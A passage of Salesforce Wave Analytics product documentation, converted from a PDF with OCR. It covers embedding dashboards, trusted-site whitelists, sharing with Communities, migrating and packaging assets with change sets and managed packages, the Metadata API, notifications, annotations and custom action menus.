filter="{'ServiceCase4': {'Id': ['{!case.Id}'], 'OwnerId' : ['{!case.OwnerId}'],
'Product__c' : ['{!case.Product__c}'], 'Reason' : ['{!case.Reason}']}}"
```

For more information about embedding Wave Analytics, see the *Visualforce Developer Guide Standard Component Reference*.

Whitelist Trusted Sites for Embedded Dashboards

Embed Wave in any web page or web-based app. By specifying your trusted sites in the Wave Analytics whitelist, you can include embedded Wave dashboards in websites and apps outside of Salesforce servers.

First, add a Wave dashboard component to your site, using Visualforce embedding, Lightning App Builder, or Lightning Out. This code sample shows how to add a Wave dashboard component via Lightning Out.

```
$Lightning.use("wave:waveApp", function() {
              $Lightning.createComponent("wave:waveDashboard", {
                  dashboardId: "0FKxx00000006bOGAQ"
              }, "app");
             }, url, accessToken)
```

Second, set up a whitelist using the Content Security Policy (CSP). See Set Up a Whitelist of Trusted Sites for Embedded Wave Dashboards .

The whitelist for embedded Wave includes the following by default:

- *.salesforce.com:*
- *.force.com:*
- Your org's custom domain.

View Embedded Dashboards on Mobile Devices

Add Wave dashboard components to Visualforce pages in Salesforce websites accessed by mobile users, including Communities. Or add Wave dashboard components to Lightning app pages. Embedded Wave dashboards can responsively select layouts optimized for any device--including phones and tablets.

Dashboards built in the Wave dashboard designer are responsive to any screen size. If you've created a tablet, phone, watch, or custom layout in the Wave dashboard designer, the dashboard automatically optimizes to fit your screen. For more information, see Generate Unique Wave Dashboard Layouts for Different Devices .

When your dashboard has the right layouts, embed it via Visualforce or the Lightning app builder. Note that for Salesforce1, only Lightning app pages are supported. See Lightning Pages for more information.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To view Wave Analytics:

- "Use Wave Analytics"

Share Wave with Communities

With Wave Analytics for Communities, external users can view apps shared with them via Wave dashboards embedded in Visualforce pages in their community.

Note: Only users with a Customer Community Plus or Partner Community license can use this feature. This feature is supported in communities but not in portals.

Community users can view dashboards embedded in Visualforce pages in their community, and they can explore lenses, facets, and links in the embedded dashboards. Community users can't access the Wave Analytics home page or create, update, or delete any Wave asset. They also can't upload data. This table summarizes differences between internal Wave users and external Community users.

	Wave Users	Community Users
Access, Explore, and Facet Dashboards and Lenses (embedded in Visualforce pages)	✅	✅
Create, Update, or Delete Dashboards and Lenses	✅	
Share Dashboards and Lenses	✅	✅
Access the Wave Home Page	✅	
Access Wave Templated Apps (for example, Sales Wave)	✅	
Analyze Large Datasets	✅	✅
Benefit from Security Predicates	✅	✅
Use Custom Action Menus	✅	
Access Wave from Mobile Devices	✅	

To set up Wave Analytics for Communities, complete the following steps.

1. Enable Wave Analytics for Communities and set up community members. See Enable Wave Analytics for Communities.
2. Create Wave dashboards and save them in a Wave app that you can share with your community.
3. Embed your Wave dashboards in Visualforce pages in your community. For more information, see Add a Wave Analytics Dashboard to a Visualforce Page. If you embed a dashboard in a new Visualforce page, create a tab for the page and add the tab to your community.
4. From the Wave app containing your dashboards, select **Share**.
5. In the Share dialog, select **Enable sharing with Communities**.

EDITIONS

Available in: Salesforce Classic

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in: **Developer** Edition

USER PERMISSIONS

To create, customize, or activate a community:

- "Create and Set Up Communities"


  AND is a member of the community they're trying to update

To modify Wave Analytics settings:


- Analytics Cloud - Wave Analytics Platform permission set license with "Manage Wave Analytics" permission

To view, explore, and share embedded Wave dashboards:

- Analytics Cloud - Wave Community Users permission set license with "View Wave Analytics on Communities Pages" permission



When an app is enabled for sharing with external users, a message appears to let you know at a glance. You can easily check and change the sharing status of apps.



6. Invite community partners and customers to share the app by entering their names and clicking **Add**. Community members in the sharing list are highlighted in orange to distinguish them as external users, and Viewer is the only access available for them.


Note that security is enforced at these levels.

- By role, group, or user, via the Sharing dialog.
- At the Wave app level, via the **Enable sharing with Communities** checkbox.
- At the org setup level, via security predicates.


Integrate Wave into Salesforce with an Analytics Tab

Access your personal Analytics home and run Wave apps from a tab within Salesforce Classic or Lightning Experience.

The Analytics tab is available in new Wave-enabled orgs.




In existing orgs, set up the Analytics tab as you would any new tab.



Wave in the Analytics tab can include these Wave features:

- Annotations, notifications, and full-screen presentation
- Sharing and downloading options
- Links to other Wave assets
- Record actions menu
- Link to native Wave (available for Wave users but not Community users)



Wave Migration, Packaging, and Distribution

You can migrate Wave assets using change sets, bundle them together in managed packages, distribute and track packages through AppExchange and the License Management App, and use the metadata API to manage customizations for your org.

Migrate Wave Assets with Change Sets

Use change sets to move customized Wave assets between orgs that have a deployment connection. For example, create a Wave app containing dashboards, lenses, datasets, dataflows in your Sandbox org, then migrate the app assets to your production org once testing is complete.

Package Wave Assets in Managed Packages

You can create managed packages of Wave assets, including Wave apps, dashboards, lenses, datasets, and dataflows. Use packages to distribute those assets to other users or organizations, including those outside your company.

Distribute Wave Assets Through AppExchange

Once your managed package is certified through our security review, you can make it available to your customers by uploading it to AppExchange. You can specify your package release type, control major and minor version numbers, and specify licensing options through the Licensing Management Application.

Use the Metadata API for Wave Assets and User XMD

Wave provides full support for the Metadata API, which can be used to retrieve, deploy, create, update, or delete customizations for your organization.


Migrate Wave Assets with Change Sets

Use change sets to move customized Wave assets between orgs that have a deployment connection. For example, create a Wave app containing dashboards, lenses, datasets, dataflows in your Sandbox org, then migrate the app assets to your production org once testing is complete.

Tip: Remember, this topic describes how to migrate Wave assets—such as lenses, customized dashboards, dataset containers, and so on. It does not discuss migrating Salesforce or Wave data from org to org. Where this topic refers to a Wave dataset, what actually gets migrated is the container; the dataset metadata.

To migrate Wave assets:

1. Create and test your Wave assets in your source org, such as Sandbox.
2. From Setup in your source org, select **Outbound Change Sets** on page 6113 and create a new one.
3. Click **Add** in the Change Set Components section, then use the **Component Type** drop-down list to select and add your Wave assets to the change set. Note that you must add dependent dataflows manually. That is, if you add a dataset to a change set, the associated dataflows are not automatically picked up.



Important: Wave Analytics components include Wave apps, dashboards, dataflows, datasets, lenses, and master user XMD. As you package Wave components, keep these tips and best practices in mind.

- Wave unmanaged packages, as opposed to managed packages, are considered a developer-only feature and are not supported for general-purpose distribution. While Wave unmanaged packages should work as expected within the constraints of Salesforce unmanaged packages, they have not been subject to the same level of testing as managed packages. Unmanaged packages come without many of the safeguards of managed packages, and are intended for developers familiar with their limitations. Also refer to the relevant topic in the ISV Guide.
- Wave Admin permissions are required to create a package, but not for deployment, which requires only Salesforce admin permissions.
- There is no spidering between datasets and dataflows, meaning there is no dependency following. When packaging both, they must be added manually. If they are not, an error appears during deployment. The same is true for change sets—when packaging both datasets and dataflows, add them manually.
- Before the Spring '17 release, images would not render when deploying a dashboard that used an image widget that referenced image files not available on the target org. There were two workarounds; to either manually upload the images, or add a folder containing the images to the package. As of the Spring '17 release, images are packaged with the dashboard, and references between dashboards are maintained. Consequently, you will be unable to delete a dashboard if it is referenced in a link. In such cases, either re-create the image or link widgets in the dashboard in the source org, and then re-package, or fix the link issues in the target org.
- Take care when packaging dataflows. Invalid schema overrides, and unsupported or illegal parameters are removed (for example, `Type = dim` is no longer supported, it's now `Type = text`). Comments in JSON are removed. Nodes may appear in a different order.

4. Click **View/Add Dependencies** to ensure all dependent assets and appropriate permission sets and profile settings on page 6159 are added.
5. Click **Upload** and select your target org, such as Production. Make sure that the target org allows inbound connections. The inbound and outbound orgs must have a deployment connection.

6. From **Setup** in your target org, select **Inbound Change Sets** on page 6110 and find the one you uploaded from your source org.
7. Validate and deploy the change set, making sure to assign the right users to any permission sets and profiles you included. Your Wave assets will be available in the target org.

For details on using change sets to migrate configuration changes between orgs, view the Release Management: Deploying Changes Using Change Sets (Salesforce Classic) video.

SEE ALSO:

- Change Sets
- Change Sets Best Practices
- Upload Outbound Change Sets
- Deploy Inbound Change Sets

Package Wave Assets in Managed Packages

You can create managed packages of Wave assets, including Wave apps, dashboards, lenses, datasets, and dataflows. Use packages to distribute those assets to other users or organizations, including those outside your company.

A package is a container for something as small as an individual component or as large as a set of related apps. Packages can be distributed to other Salesforce users and organizations, including those outside your company. While packages come in two forms—unmanaged and managed—Wave supports only managed packages, which must be created from a Developer Edition organization.

Why only managed packages? There are some key advantages, especially around licensing and managing licenses. Using the AppExchange and the License Management Application (LMA), partners, ISVs, and developers can sell and manage user-based licenses for the app. Managed packages are also upgradeable, meaning you don't have to start over; you can incrementally upgrade.

To package Wave assets:

1. From Setup in your Developer Edition org, select **Packages** and click **New** to create a managed package on page 6129.
2. Click **Add** in the Components tab, then use the **Component Type** drop-down list to select and add your Wave assets to the package. Note that you must add dependent dataflows manually. That is, if you add a dataset to a package, the associated dataflows are not automatically picked up.

   Important: Wave Analytics components include Wave apps, dashboards, dataflows, datasets, lenses, and master user XMD. As you package Wave components, keep these tips and best practices in mind.

   - Wave unmanaged packages, as opposed to managed packages, are considered a developer-only feature and are not supported for general-purpose distribution. While Wave unmanaged packages should work as expected within the constraints of Salesforce unmanaged packages, they have not been subject to the same level of testing as managed packages. Unmanaged packages come without many of the safeguards of managed packages, and are intended for developers familiar with their limitations. Also refer to the relevant topic in the ISV Guide.
   - Wave Admin permissions are required to create a package, but not for deployment, which requires only Salesforce admin permissions.
   - There is no spidering between datasets and dataflows, meaning there is no dependency following. When packaging both, they must be added manually. If they are not, an error appears during deployment. The same is true for change sets—when packaging both datasets and dataflows, add them manually.
   - Before the Spring '17 release, images would not render when deploying a dashboard that used an image widget that referenced image files not available on the target org. There were two workarounds; to either manually upload the images, or add a folder containing the images to the package. As of the Spring '17 release, images are packaged with the dashboard, and references between dashboards are maintained. Consequently, you will be unable to delete a dashboard if it is

referenced in a link. In such cases, either re-create the image or link widgets in the dashboard in the source org, and then re-package, or fix the link issues in the target org.

- Take care when packaging dataflows. Invalid schema overrides, and unsupported or illegal parameters are removed (for example, `Type = dim` is no longer supported, it's now `Type = text`). Comments in JSON are removed. Nodes may appear in a different order.

3. Click **View Dependencies** to ensure all dependent assets and appropriate permission sets and profile settings on page 6159 are added.
4. Once packaged, prepare your apps for distribution on page 6194.

SEE ALSO:

Package and Distribute Your Apps

Introduction to the License Management App

Distribute Wave Assets Through AppExchange

Once your managed package is certified through our security review, you can make it available to your customers by uploading it to AppExchange. You can specify your package release type, control major and minor version numbers, and specify licensing options through the Licensing Management Application.

To distribute a Wave managed package:

1. Submit your package for a security review.

   Before a package can be listed on AppExchange, it must meet established standards. Since packages containing Wave assets can potentially contain standard Salesforce objects too, they are subject to the same security requirements as all other AppExchange listings.

2. When your package is ready, click **Upload**, then fill in the required information.
3. Add version specifics, including the name (usually a description and date) and the version number.
4. Choose the release type—*Managed - Beta* or *Managed - Released*—and an appropriate version number.

   The *Managed - Beta* type is for testing, usually with a subset of customers, and allows changes that the *Managed - Released* type does not.

5. Add a description for your AppExchange listing.
6. Optionally, add URLs for release notes and instructions, a password (if you wish to keep the package private), and any other objects required.
7. Click **Upload**.

Note: Deployment requires Salesforce admin permissions.

Use the AppExchange and the License Management Application (LMA) to manage user-based licenses. You can request the application through your partner community site.

SEE ALSO:

Package and Distribute Your Apps

Security Review Overview

Introduction to the License Management App

Use the Metadata API for Wave Assets and User XMD

Wave provides full support for the Metadata API, which can be used to retrieve, deploy, create, update, or delete customizations for your organization.

Every time your Salesforce organization is customized, its metadata is modified. Editing page layouts, creating a custom field, or adding a Wave dataflow are all metadata updates. Metadata is the information that describes the configuration of your organization and of your Wave assets. It's data about your data. For example, the metadata type `WaveLens` includes properties that describe the lens—what dataset it uses, the label of the dashboard, what visualization widget type it uses (pivottable, stackvbar, heatmap, and so on).

You can create your own custom metadata types, which enable you to create your own setup objects whose records are metadata rather than data. Rather than building apps from data records in custom objects or custom settings, you can create custom metadata types and add metadata records, with all the manageability that comes with metadata: package, deploy, and upgrade.

While the Metadata API is the foundation on which change sets and packaging is built, developers can use the Metadata API to manipulate their Wave assets. For example, your application could retrieve metadata about your dashboards and back it up to (and restore from) some repository, effectively providing version control.

You can package and deploy user XMD too. User XMD is a JSON document that allows an application to override certain metadata for a dataset. You can govern settings to control how the data is presented—for example, colors, formats, and labels. To deploy the overridden dataset metadata, you must package the user XMD attributes. Metadata API support allows migration tools to migrate datasets with user XMD between orgs—for example, you can migrate user XMD overrides from sandbox to production. Partners can deploy their application-specific user XMD with their AppExchange package. They retain control of the user XMD and can update it with future package versions. Refer to the WaveXmd metadata type in the Metadata API Developer Guide.

The following Wave metadata types are supported in the Metadata API:

- WaveApplication
- WaveDashboard
- WaveDataflow
- WaveDataset
- WaveLens
- WaveXmd
- WaveTemplateBundle

SEE ALSO:


Understanding Metadata API

Set Smart Notifications for Your Most Important Business Metrics

With notifications, Wave works for you, when and where you choose. Attach notification criteria to number widgets in dashboards, and select when to run the queries. You can see notifications in Wave, Lightning Experience, and email. Notifications are available in dashboards built in the Wave dashboard designer.

To set up a Wave notification, follow these steps.

1. Locate the number widget on your dashboard that shows the KPI you want to be notified about. Optionally, you can use the dashboard's filters to narrow the query against your data and create a personalized KPI.
2. Select **Set Notification** from the drop-down list.



3. In the New Notification panel, set the value that you want to know about as soon as your widget query returns it.

   For example, say that you want to know when your team has reached 75% of quota. You'd click **Set Notification** on the Quota Attainment number widget. In the New Notification panel, you'd select **Equals or is greater than** from the drop-down list and enter *75* for the threshold value.

4. Select the frequency and time when you want the query to run.

EDITIONS


Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To set notifications on Wave Analytics dashboard widgets:


- "Use Wave Analytics"



5. Test your notification on the spot with **Save and Run**, or simply save it. No administrator setup is required.

When the conditions you've set for the KPI are met, you're notified in the app and via email. In Wave and Lightning Experience, the bell icon ( ) informs you of notifications.

In Wave, the drop-down list from the bell includes the option to manage Wave notifications. You can also manage notifications on the dashboard. The bell icon with the plus ( ) opens the list of notifications and shows numbers in blue (1) on widgets that have notifications attached. In the All Notifications panel, each notification has a drop-down action list for editing and deleting the notification.



Take note of these considerations for Wave notifications.

- You can set up to five notifications per user.
- Notifications are available only for dashboards designed in the Wave dashboard designer.
- Notifications are available only from number widgets.
- For queries with groupings, all results are evaluated for the notification criteria, not just the first row (which is the value shown in the widget).

Collaborate with Dashboard Annotations


Annotate dashboard widgets with comments posted in the dashboard and in Chatter. With annotations, you can hold conversations about your data and how it's visualized, with the dashboard right there for reference.

Note: Annotations are supported only in dashboards built using the Wave dashboard designer.

To create annotations, select Annotate from the drop-down list on a widget, or click the speech bubble icon ( ) in the dashboard control bar. Widgets with annotations show a blue square with the number of open annotations.

Wave saves both open and resolved annotations. And if you delete a widget, its open annotations are saved as detached annotations. You can access detached annotations from the blue circle at the bottom of the dashboard.

Click an annotation in a blue square or circle to open it for comments.



Although you can @mention anyone in your org, the security you have set up controls access to the dashboard.

Wave dashboard annotations are natively integrated with Chatter, and comments on dashboards also appear as Chatter posts. The Annotation panel includes the option to post a screenshot of the current state of the dashboard. Attach current screenshot

On an open annotation, you can refresh the feed or close the annotation.



In the dashboard panel, each annotation has a drop-down action list for resolving or deleting the annotation.

EDITIONS


Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To annotate Wave Analytics dashboard widgets:

- "Use Wave Analytics"



You receive all posts on a dashboard if you click its + Follow button. When you see annotations in Chatter, click the dashboard image to navigate directly to the annotation on the dashboard in Wave.

SEE ALSO:

Enable Annotations on Dashboard Widgets

Present Live, Interactive Dashboards

Conduct meetings directly from Wave by presenting dashboards in running apps. With dashboards instead of slides with static images, you have real-time access to your data, and you can showcase dynamic visualizations.

Start a presentation by clicking an app on the home page, or if you are browsing the app, click the **Present** button. The presentation starts running inside the Wave window with the first dashboard on the navigation list.

Click to run the presentation in the full screen.

During the presentation, you can use all the Wave dashboard functionality, such as filtering, faceting, and linking to other dashboards. In addition, the presentation has a control bar.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To present from Wave Analytics:

- "Use Wave Analytics"



You can share, download, access the dashboard designer, set notifications, and collaborate in a dashboard's feed with annotations.

To move to another dashboard, click to open the navigation panel and select the next dashboard to present. Click again to close the navigation panel.

Enable Actions and Links With Custom Actions Menus in Lenses and Dashboards

Custom menus in Wave Analytics lenses and dashboards let users take advantage of Salesforce actions and open records from Salesforce or other websites.

Custom actions menus in Wave lenses and dashboards let your team use quick actions on Salesforce objects as well as open records from Salesforce or elsewhere on the web. Developers or administrators edit the Extended Metadata (XMD) file for a dataset to create menus that are part of the following Wave chart and table interface elements:

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.


USER PERMISSIONS

To view visualizations:


- "Use Wave Analytics"

To edit a dataset's extended metadata (XMD) file:

- "Edit Wave Analytics Dataflows"




- Value labels on charts (such as "Opportunity for Sanders" in the image above).



- Legend value labels in table cells.



- Values in table cells.



Hovering over the labels shows if an actions menu is available. Clicking the value, cell, or legend displays the menu, and the user can then select from the available actions or open a record.

Actions in the Actions Menu

The actions come from object-specific actions and/or global actions that you've previously added to Salesforce objects. Salesforce actions let users create records that have automatic relationships to other records, make changes and updates to specific records, and interact with records in ways you define. For example, you can add actions that let users create new cases, events, accounts, groups, and so on. See the section "Actions Menu Support for Objects and Actions" below for more details about the Salesforce objects and actions supported in the current release.

Open Record Link in a Quick Actions Menu

Links can pass specific bits of data, such as Salesforce account IDs, from the lenses or dashboards to records. For example, a link from an account name in a dashboard could be configured to pass the related account ID to Salesforce; when a user clicks an open record link, the appropriate account record opens in a new tab. Custom links can also look up records for employees in Workday® or expense reports in Concur®. Any website can be linked to as long as it uses HTTP or HTTPS protocols.

Actions Menu Support for Objects and Actions

The current actions menu implementation provides limited support for Salesforce objects and actions.

You can currently create Wave quick actions menus for custom objects, sObjects, as well as the following standard Salesforce objects:

- Account
- Cases
